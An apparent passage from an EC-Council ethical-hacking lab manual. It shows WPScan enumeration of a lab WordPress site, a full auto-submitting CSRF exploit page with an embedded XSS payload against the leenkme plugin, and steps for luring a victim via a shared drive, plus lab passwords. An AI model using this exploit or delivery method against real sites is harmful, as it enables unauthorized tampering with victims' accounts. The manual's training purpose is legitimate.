


Figure 2.4.8: Register a new user form

21. On the next page, the **WPScan Vulnerability Database** appears along with a notification saying **A message with a confirmation link has been sent to your email address**…
22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 20**.
23. Once you are logged into your email account, open the email from **noreply@wpvulndb.com**, and in the email, click the **Confirm my account** hyperlink.




Figure 2.4.9: Mail from noreply@wpvulndb.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 20**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.4.10: Confirmation successful

25. The **Signed in successfully** message appears along with the available application choices. Click the **FREE USAGE** button under the **Free Usage** option.




Figure 2.4.11: Select Free Usage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The **Edit Profile** page appears; scroll down to the **API Token** section and observe the API Token. Note down this API Token; we will use this token in the later steps.




Figure 2.4.12: Regenerate Token

27. Close the **Firefox** browser window.
28. Now, click the **MATE Terminal** icon ( ) at the top of the **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.5

Scan for Vulnerable WordPress Plugins

32. In the **Terminal** window, type **wpscan –api-token <API Token from Step#26> --url http://10.10.10.16:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.



Figure 2.4.13: WPScan enumerating vulnerable plugins

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The result appears, displaying detailed information regarding the target website.

Note: The version of WPScan might differ in your lab environment.




Figure 2.4.14: WPScan Update Prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.



Figure 2.4.15: WPScan results: vulnerable plugins

36. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter**.




Figure 2.4.16: Navigate to the Desktop folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.6

Write a CSRF Exploit Script

37. Now, type **pluma** and press **Enter** to open a text editor window.
38. A **Pluma** text editor window appears. Type the following script in the document:

```
<html>
 <body onload="document.forms['CSRF'].submit()" >
 <form name="CSRF" action="http://10.10.10.16:8080/CEH/wp-admin/admin.php?page=leenkme_facebook" method="POST">
  <input type="hidden" name="facebook_profile" value="on" />
  <input type="hidden" name="fb_publish_wpnonce" value="" />
  <input type="hidden" name="_wp_http_referer" value="CSRF" />
  <input type="hidden" name="facebook_message" value="Hacked!!!" />
  <input type="hidden" name="facebook_linkname" value="CSRF" />
  <input type="hidden" name="facebook_caption" value="CSRF" />
  <input type="hidden" name="facebook_description" value="</textarea>;<script>prompt();</script>" />
  <input type="hidden" name="default_image" value="CSRF" />
  <input type="hidden" name="message_preference" value="author" />
  <input type="hidden" name="clude" value="in" />
  <input type="hidden" name="publish_cats[];" value="0" />
  <input type="hidden" name="update_facebook_settings" value="Save Settings" />
  <input type="submit" value="Submit form" />
 </form>
</body>
</html>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.17: Writing a Script

39. Click **File** from the menu bar, and from the context menu, click **Save As...**.




Figure 2.4.18: Saving the script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. The **Save As...** window appears; choose the desired location to save the file (here, **/home/attacker/Desktop**). In the **Name** field, type the name of the file as **Security_Script.html** and click the **Save** button.




Figure 2.4.19: Save As window

41. Now, as an attacker, you will share this malicious script file using email, a shared network drive, or other method and will lure the victim into opening the file and executing the script.

42. In this task, we are going to share this file using a shared network drive.

Note: Here, we are sending the malicious payload through a shared directory, but in real-time, you can send it via an email attachment or through physical means such as a hard drive or pen drive.

43. Navigate to the location **/home/attacker/Desktop** and copy the **Security_Script.html** file.

44. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

45. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

46. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

47. Navigate to **CEHv11 Module 14 Hacking Web Applications** and paste the **Security_Script.html** file copied in **Step 43**. Close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.20: Copy Security_Script file

TASK 4.7

Open a Malicious Script as a Victim

48. Switch to the **Windows Server 2016** virtual machine, navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.




Figure 2.4.21: Script file in victim machine

49. Right-click the **Security_Script.html** file and navigate to **Open with → Firefox**.

Note: You should use the same browser that was used in **Step 6**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.22: Opening the script in Google Chrome

50. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.




Figure 2.4.23: Executing the script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.

